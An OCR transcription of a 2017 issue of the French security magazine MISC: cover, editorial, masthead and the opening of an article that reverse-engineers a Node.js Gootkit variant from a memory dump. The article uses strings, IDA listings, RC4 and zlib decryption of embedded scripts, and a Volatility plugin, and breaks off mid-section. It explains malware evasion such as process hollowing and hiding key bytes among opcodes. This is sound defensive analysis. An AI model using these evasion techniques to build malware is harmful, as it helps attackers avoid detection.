MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE

N° 92
JUILLET / AOÛT
2017

France MÉTRO. : 8,90 € - CH : 15 CHF
BE/LUX/PORT CONT : 9,90 €
DOM/TOM : 9,50 € - CAN : 16 $ CAD

L 19018 - 92 - F: 8,90 € - RD

RÉSEAU :
Balise / Bluetooth Low Energy

Fonctionnement, méthode de communication et attaque sur iBeacon

p. 66

SOCIÉTÉ :
Droit / Responsabilité

Smart cities, quel impact sur nos vies privées ?

p. 72

RÉSEAU :
Investigation / Forensic

Gestion des logs sur les systèmes Windows et mise en place d'un SIEM

p. 56

CRYPTO : Chiffrement / AES 256 CBC

Analyse et attaque des archives chiffrées ZIP, RAR et 7z

p. 76

DOSSIER

EXPLORATION DES TECHNIQUES DE REVERSE ENGINEERING

p. 22

1 - Débuter l'analyse d'applications Android avec Androguard
2 - Recherche de failles par analyse de firmwares sur Netgear
3 - Les techniques anti-reverse engineering et leur contournement
4 - Comment monter une plateforme pour l'analyse de codes malveillants
5 - Fiche pratique : de la légalité du reverse engineering

MALWARE CORNER

Reverse et analyse d'un malware Node.JS

p. 04

FORENSIC CORNER


Frida, le framework d'analyse dynamique de code binaire multiplateforme

p. 10

IOT CORNER

Analyse d'un sextoy connecté : la débandade ?

p. 16



www.hsc-formation.fr

HSC by Deloitte.

ÉDITO

LES VIP CONSTITUENT PAR ESSENCE UNE POPULATION COMPLEXE À GÉRER POUR LES RESPONSABLES SSI.

Ce sont les utilisateurs qui manipulent les données les plus sensibles d'une entreprise ou d'une administration, dont les fonctions les amènent à être mobiles et à devoir emmener une partie du patrimoine informationnel avec eux. Si ces problématiques représentent déjà un enjeu, certains peuvent se traiter d'une manière technique à renfort de chiffrement, d'authentification forte ou de terminaux durcis, tant que les matériels sont maîtrisés. Mais un autre paramètre, bien plus insidieux, risque de donner des sueurs froides aux responsables de la sécurité. De plus en plus de VIP sont en effet particulièrement friands de gadgets technologiques qui passent sous les radars de la DSI, tout en étant réfractaires aux règles de sécurité.

Ayant débuté ma carrière il y a une quinzaine d'années, j'ai commencé par me confronter à une génération hermétique à la technologie, voire plutôt intimidée. Au tout début des années 2000, il n'était pas rare de voir un cadre dirigeant dicter à sa secrétaire des e-mails et celle-ci imprimer chaque matin les messages reçus avant de les déposer dans un parapheur.

Le renouvellement de génération aidant, les VIP sont devenus de plus en plus fréquemment technophiles. Si l'on croise encore quelques réfractaires à l'informatique, se satisfaisant des outils standards proposés à l'ensemble des personnels, l'espèce est clairement en voie de disparition. Et au combo ordinateur portable et BlackBerry s'est rapidement substitué le mélange de terminaux professionnels et privés, d'usage de service Cloud grand public en complément (voire en substitution) du système d'information mis à disposition par la direction des systèmes d'information.

Combien de fois avons-nous reçu des mails envoyés par erreur, quand ce n'est pas quasi systématique, depuis une adresse Orange ou Gmail par les équipes de direction ? Ou encore la découverte de Dropbox ou autre Google Drive installés sur leurs portables quand ils sont envoyés aux équipes de maintenance pour le grand ménage de printemps parce que ça rame. Heureusement, grâce au streaming (merci YouPorn), l'époque de l'installation de logiciels de P2P sur les terminaux professionnels est un peu passée de mode. De même, on peut rendre grâce à la richesse des offres logicielles SaaS ou open source pour avoir un peu fait disparaître les logiciels Warez et leur bouillon de culture.

Un exemple criant de cette désinvolture nous a été donné lors de la dernière campagne présidentielle américaine par les deux candidats. D'un côté Hillary Clinton utilisant une boîte mail personnelle à la sécurité douteuse, et en tout cas largement inadaptée aux enjeux et aux menaces, et de l'autre Donald Trump refusant d'utiliser autre chose que son smartphone personnel, un Samsung S3 plus mis à jour depuis des années [1].

Pourtant la montée en force de la cybermenace, qu'elle soit d'origine étatique ou le fait d'activistes, risque d'être particulièrement disruptive et changer rapidement la donne. Qu'il soit possible de récupérer des informations sensibles de politiques ou de cadres dirigeants sur des services de Cloud grand public après une simple campagne de phishing risque d'être bien plus efficace que toutes les campagnes de sensibilisation menées par les équipes SSI et IT.

Cedric FOLL / cedric@miscmag.com / @follc

[1] http://gizmodo.com/what-can-we-do-about-donald-trumps-unsecured-smartphone-1792559649

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : http://www.miscmag.com
http://www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Réalisation graphique : Thomas Pichon
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : http://www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

ANALYSE D'UN MALWARE EN NODE.JS

Thomas Chopitea

mots-clés : NODE.JS / MALWARE / RÉTRO-INGÉNIERIE / VOLATILITY / CRYPTOGRAPHIE

En plus des classiques fichiers exécutables Windows (.exe ou .dll), les malwares se présentent sous d'autres formats divers. VBScript (Houdini), fichiers Office (droppers de Dridex ou divers types de ransomware), Python (convertis en PE avec py2exe), Java (histoire d'assurer l'interopérabilité entre systèmes), ELF, JScript (droppers Locky)... Ici, nous allons nous intéresser de près à un exemple de malware écrit en... Node.JS [1].

L'analyse d'un malware en Node.JS ne représente pas de difficulté majeure, si tant est qu'on sache où trouver les parties du code qui nous intéressent. Nous allons voir comment, en partant d'un dump de RAM d'un poste infecté, nous en venons à récupérer l'exécutable unpacké, sa configuration, et même son code. Avis aux lecteurs de cet article : voyez-y un journal de bord sur les moyens mis en œuvre, pour se doter d'une capacité opérationnelle contre un malware bien spécifique.

Pour tirer le plus de cet article, je vous recommande d'avoir sous le coude :

- un désassembleur : IDA (version gratuite), radare2, ou Hopper feront parfaitement l'affaire ;
- le sample correspondant au hash **73dbb120fd4935505019081a8e255505dddc6ff1c8c5abfd6e644549e62a5a4a** ;
- l'outil strings.

L'analyse est faite à partir d'une capture mémoire d'un ordinateur infecté par **73dbb120fd4935505019081a8e255505dddc6ff1c8c5abfd6e644549e62a5a4a**, une variante de Gootkit. Remarquez qu'un mois après avoir été uploadé sur VirusTotal (en 2015), cette DLL n'était détectée par 0 antivirus sur 58. Après avoir forcé une nouvelle analyse en mars 2017, le taux de détection passe à 11/68 ; la plupart des antivirus le détecte sous le nom très explicite de **Adware.ConvertAd.YS**.

1 « Le reverse en vrai c'est 70% de strings »

1.1 Détection initiale

Rien de tel qu'un bon vieux strings pour détecter Gootkit en mémoire. En effet, Gootkit comprend certaines chaînes de caractères pour le moins... suspectes.

```
_tls_common
_tls_legacy
_tls_wrap
util
line_reader
malware
tunnel
clienthttp
windows
spyware
keep_alive_agent
utils
FastBufferList
```

Mais pourquoi ? La réponse à cette question s'avèrera très intéressante pour la suite de notre analyse. En attendant, un analyste novice aura peu de mal à créer une règle Yara permettant la détection de Gootkit en mémoire, ce qui peut se faire de manière très fiable grâce à ces artefacts.

1.2 Comportement

Autrement, une analyse comportementale superficielle nous montre qu'un deuxième processus **explorer.exe** est lancé, et que son processus parent est inconnu. Les signes de *process hollowing* sont tous présents : image disque identique, mais contenu modifié. Si l'on traçait l'exécution du loader on verrait sûrement des appels aux APIs windows lancer un nouveau processus d'**explorer.exe** en mode suspendu, appeler **NtUnmapViewOfSection**, etc. Si on avait lancé le plugin **yarascan** de Volatility avec les chaînes ci-dessus, c'est d'ailleurs ce processus qui aurait matché notre recherche.

1.3 Récupération du code

Le *process hollowing* peut être une bonne technique pour se faire passer pour un autre processus et ainsi contourner certaines protections hôtes (souvenez-

vous des pare-feux permettant uniquement à certaines applications de communiquer vers l'extérieur). Cependant, elle ne protège pas vraiment le code de l'exécutable d'un analyste un peu curieux.

Il est relativement facile de récupérer le code de Gootkit en utilisant la fonction **procdump** de Volatility. Ceci implique en général de devoir reconstruire la table d'imports, modifiée par le loader Windows une fois l'exécutable en mémoire. Une DLL n'étant très rarement (jamais ?) chargée à l'adresse mémoire qu'elle demande, elle doit souvent réécrire certaines portions de son code référençant des adresses absolues basées sur l'offset prévu. Les DLL peuvent se récupérer facilement à l'aide de la commande **dlldump** de Volatility. Il en résulte une DLL toute propre (si tant est que les en-têtes PE n'ont pas été corrompus en mémoire, ce que la plupart des malwares ne prennent pas la peine de faire), unpackée, et prête à être analysée.

```
.rdata:103A86C0 a_tls_wrap      db '_tls_wrap',0        ; DATA XREF: .data:103E6C30↓o
.rdata:103A86CA                 align 4
.rdata:103A86CC aUtil           db 'util',0             ; DATA XREF: .data:103E6C60↓o
.rdata:103A86D1                 align 4
.rdata:103A86D4 aLine_reader    db 'line_reader',0      ; DATA XREF: .data:103E6C70↓o
.rdata:103A86E0 aMalware        db 'malware',0          ; DATA XREF: .data:103E6C80↓o
.rdata:103A86E8 aTunnel         db 'tunnel',0           ; DATA XREF: .data:103E6C90↓o
.rdata:103A86EF                 align 10h
.rdata:103A86F0 aClienthttp     db 'clienthttp',0       ; DATA XREF: .data:103E6CA0↓o
.rdata:103A86FB                 align 4
.rdata:103A86FC aWindows        db 'windows',0          ; DATA XREF: .data:103E6CB0↓o
.rdata:103A8704 aSpyware        db 'spyware',0          ; DATA XREF: .data:103E6CC0↓o
.rdata:103A8704                                         ; .data:103F4D94↓o
.rdata:103A870C aSax            db 'sax',0              ; DATA XREF: .data:103E6CD0↓o
.rdata:103A8710 aXz             db 'xz',0               ; DATA XREF: .data:103E6CE0↓o
.rdata:103A8710                                         ; .data:103F4D4C↓o
.rdata:103A8713                 align 4
.rdata:103A8714 aKeep_alive_age db 'keep_alive_agent',0 ; DATA XREF: .data:103E6CF0↓o
```

Fig. 1 : Chaînes de caractères présentes dans le binaire.

2 Analyse

2.1 Sous le capot

Nous avons dumpé ce processus en question, car il contenait des chaînes suspectes en mémoire, mais aussi, car il semblait avoir été la cible de *process hollowing*. Voyons ce que révèlent les autres strings du malware :

```
Runtime::GetV8Version
s:\source\node-v0.11.14.32\node-v0.11.14\deps\v8\src\zone-inl.h
V8.ScriptCache
s:\source\node-v0.11.14.32\node-v0.11.14\deps\v8\src\ast.h
s:\source\node-v0.11.14.32\node-v0.11.14\deps\v8\src\unique.h
v8:SweeperThread
(V8 API)
native function getV8Statistics();
strcmp(*v8::String::Utf8Value(str), "triggerSlowAssertFalse")
V8 WorkerThread
s:\source\node-v0.11.14.32\node-v0.11.14\deps\v8\src\objects-inl.h
```

On voit pas mal de références à un namespace appelé V8, ainsi qu'un path mentionnant des sources de **node-v0.11.14**. Il s'avère que V8 est un moteur d'exécution JavaScript **[2]** développé par Google, et « node » est une référence à *Node.JS*, un framework de développement d'applications (souvent, des applications web) à base de JavaScript. Je me voyais déjà devoir analyser du bytecode JavaScript (si une telle abomination existe), mais heureusement, j'ai suivi mon intuition (ou ma paresse) et je n'ai pas été déçu.

2.2 À la recherche des chaînes

Pour essayer de trouver une trace de la « partie malveillante » du code et ne pas me mettre à reverser les DLL légitimes de *Node.JS*, j'ai décidé de voir ce qu'il y avait autour des chaînes étranges que j'avais trouvées. Prenons « spyware » et voyons de quoi cette chaîne est entourée sur la figure 1.

```
data:103E6CAF                   db    0
data:103E6CB0                   dd offset aWindows      ; "windows"
data:103E6CB4                   dd offset unk_103D3CB8
data:103E6CB8                   db  47h ; G
data:103E6CB9                   db    8
data:103E6CBA                   db    0
data:103E6CBB                   db    0
data:103E6CBC                   db    1
data:103E6CBD                   db    0
data:103E6CBE                   db    0
data:103E6CBF                   db    0
data:103E6CC0                   dd offset aSpyware      ; "spyware"
data:103E6CC4                   dd offset unk_103C9540
data:103E6CC8                   db  3Dh ; =
data:103E6CC9                   db  3Dh ; =
data:103E6CCA                   db    0
data:103E6CCB                   db    0
data:103E6CCC                   db    1
data:103E6CCD                   db    0
data:103E6CCE                   db    0
data:103E6CCF                   db    0
data:103E6CD0                   dd offset aSax          ; "sax"
data:103E6CD4                   dd offset unk_103DC030
data:103E6CD8                   db  8Eh ; Ä
data:103E6CD9                   db  1Eh
```

Fig. 2 : Une séquence répétitive de pointeurs et d'entiers.

« spyware », « malware », « tunnel », « clienthttp », « keep_alive_agent »... Tout ça a l'air très légitime (j'ai cherché « RENDS L'ARGENT » et je n'ai rien trouvé). Bref, Gootkit ne fait clairement pas dans la subtilité. Si on regarde où cette chaîne est référencée, on trouve quelque chose d'intéressant aussi en figure 2.

```
.data:103C9540 unk_103C9540     db  69h ; i
.data:103C9541                  db 0D1h ; -
.data:103C9542                  db  99h ; Ö
.data:103C9543                  db 0DEh ; ¦
.data:103C9544                  db  95h ; ò
.data:103C9545                  db    5
.data:103C9546                  db  52h ; R
.data:103C9547                  db 0B7h ; +
.data:103C9548                  db 0FDh ; ²
.data:103C9549                  db    5
.data:103C954A                  db 0F3h ; =
```

Fig. 3 : Le début de notre blob chiffré.

La section **.data** de la DLL contient ce qui semble être une séquence répétitive (tableau) de **<STRING>**, **<POINTEUR>**, suivie de 8 octets. Si on regarde ce qui se cache derrière **unk_103C9540**, on découvre ce qui se présente sur la figure 3, page précédente.

Hm. Cela ne veut rien dire ! Ce qui en analyse de malwares est souvent bon signe : cela indique souvent que l'information est chiffrée ou protégée. Si elle est protégée, c'est qu'elle doit être intéressante ! Nous sommes donc sur la bonne voie. Reste à voir où cette adresse est référencée pour comprendre comment Gootkit déchiffre le code.




Fig. 5 : Appel à la fonction déchiffrement.

Si on remonte à la base de ce tableau (**0x103E6940**), on trouve que IDA y a créé une référence. Le tableau est référencé trois fois depuis **sub_10036746**, dans ce qui semble être une boucle, en modifiant un compteur d'accès à chaque itération.




Fig. 4 : Des appels à des fonctions intéressantes.

La partie principale de la boucle fait trois appels de fonction (figure 4). La première, **sub_1007D228** (renommée **_NewFromUtf8**) semble être liée aux fonctions de formatage UTF-8 de Node ; peu intéressant. La deuxième, **sub_100366C0** (renommée **read_js_table**), est beaucoup plus prometteuse (figure 5) : elle référence directement l'entier après le bloc chiffré (**ptrCodeSize**), puis le bloc chiffré lui-même (**ptrEncryptedCode**), arguments qu'elle semble passer en *fastcall* à une autre fonction, **sub_100362BA** (renommée **arc4**).

2.3 Un peu de crypto

Cette autre fonction semble construire une grande variable de 256 octets directement dans la pile de la fonction. Il s'agit très probablement d'une clé de chiffrement, et le fait de la construire ainsi fait que les octets de la clé ne sont jamais contigus dans l'image disque de l'exécutable, mais séparés par des opcodes (voir capture ci-dessous, les opcodes sont en bleu ; notez comment les opérandes sont codés en little-endian et donc inversés). Un bruteforce basé sur une lecture naïve de l'exécutable ne donnerait rien. Une belle manière de cacher du matériel cryptographique.

La deuxième partie de la boucle donne une information très intéressante quant au type de chiffrement qui est utilisé. On voit là qu'un tableau situé dans **var_408** est rempli de valeurs incrémentant de **0x0** à **0x100** (256). Ce genre de tableau est typique de l'initialisation de l'algorithme de chiffrement ARC4 ou RC4. Par ailleurs, l'implémentation d'ARC4 est très simple et ne requiert pas de constantes spécifiques, ce qui permet aux auteurs de malware d'en implémenter leur propre version rapidement et sans dépendre de librairies externes qui puissent le démasquer. Il est d'ailleurs fréquent que les auteurs de malware le modifient légèrement. Cela apporte le même niveau de sécurité et prive l'analyste d'outils de déchiffrement automatiques. Heureusement, ce n'est pas le cas ici.

Si nous faisons le test et essayons de déchiffrer les données, nous constatons avec tristesse que les données obtenues sont toujours illisibles. Cependant, elles comportent les mêmes octets 4 octets après le début : **78 DA**. Une petite recherche sur Internet nous fait retomber sur nos pattes, **78 DA** indiquant souvent un buffer compressé avec *zlib* **[3]**.




Fig. 6 : Construction de la clé RC4.

On peut confirmer ça en traçant l'exécution du code qui suit. Si on regarde un peu plus bas, on voit qu'une autre fonction (`sub_1003663C`) est appelée juste après notre fonction ARC4. Dans la fonction, une string énigmatique, `1.2.3` apparaît. En regardant d'autres chaînes à proximité, on trouve assez rapidement que le `1.2.3` fait référence à la version de *zlib* qui est utilisée, sûrement pour décompresser nos données (qui étaient chiffrées, mais compressées, donc inintelligibles). Le code nous montre aussi que les 4 premiers octets du bloc déchiffré correspondent à la longueur finale des données décompressées. En passant ce qui suit ces 4 octets à la fonction `.decompress` du module zlib de python, on obtient notre contenu en clair.

Bel effort ! Maintenant, il nous est possible de récupérer tout le code du malware en itérant sur les... 86 scripts présents dans le malware. Barbant ? Oui, un peu. D'autant que même si on trouvait les expressions régulières qui vont bien pour nous retrouver dans le code, il faudrait qu'on passe par Volatility pour trouver le processus malveillant, le dumper, et le récupérer. Pourquoi ne pas combiner le meilleur des deux mondes et faire un plugin Volatility qui remplirait exactement cet objectif ?

Une fois cette étape franchie, il sera possible de dumper automatiquement tout le code du malware et de suivre ses évolutions au fil des mises à jour.

3 Industrialisation

L'avantage de passer par Volatility (ou un autre outil d'analyse mémoire) plutôt que par un exécutable récupéré du disque est qu'on s'attaque à la version unpackée du malware, et qu'il est donc possible d'utiliser des caractéristiques du code final (« code métier ») du malware plutôt que celles du packer pour pivoter et arriver aux données que nous cherchons. Pour les packers plus simples, on pourrait se passer de Volatility et utiliser des outils comme *miasm* **[4]** ou les divers projets autour de *Capstone Engine* **[5]** qui permettent d'émuler du code assembleur.

Il existe plusieurs stratégies pour créer des plugins orientés malware dans Volatility, en fonction de ce qu'on veut faire. Une technique assez peu raffinée, mais qui marche dans une grande majorité de cas est d'itérer sur toute la mémoire de tous les processus présents dans le système, en cherchant des opcodes qui nous sont familiers : la séquence qui pousse notre configuration dans la pile, qui alloue les variables, qui lit une séquence particulière d'octets... on a l'embarras du choix.

Les outils à utiliser peuvent varier aussi : analyse statique du PE unpacké (à l'aide d'outils comme Capstone), émulation de code (MIASM, Unicorn), instrumentalisation d'un débuggeur (bindings python pour WinDbg, Frida)...

Notre stratégie ici sera la suivante : nous allons nous focaliser bien sûr sur les séquences d'opcodes qui référencent notre grand tableau et qui itèrent dessus, ainsi que sur la séquence d'opcodes qui construit la clé RC4.

Une fois que nous disposerons de ces deux éléments, il sera possible de parcourir le tableau puis de déchiffrer, décompresser et dumper les scripts que nous rencontrons. Les opcodes en bleu sont un très bon choix initial :

```
E8 BA 1A 04 00          call    sub_1007821E
33 ED                   xor     ebp, ebp
8B FD                   mov     edi, ebp
89 6C 24 30             mov     [esp+34h+var_4], ebp
39 3D 40 69 3E 10       cmp     tableau, edi
74 74                   jz      short loc_100367E8
B8 40 69 3E 10          mov     eax, offset tableau
8B F5                   mov     esi, ebp
```

Fig. 7 : Des opcodes intéressants.

Note

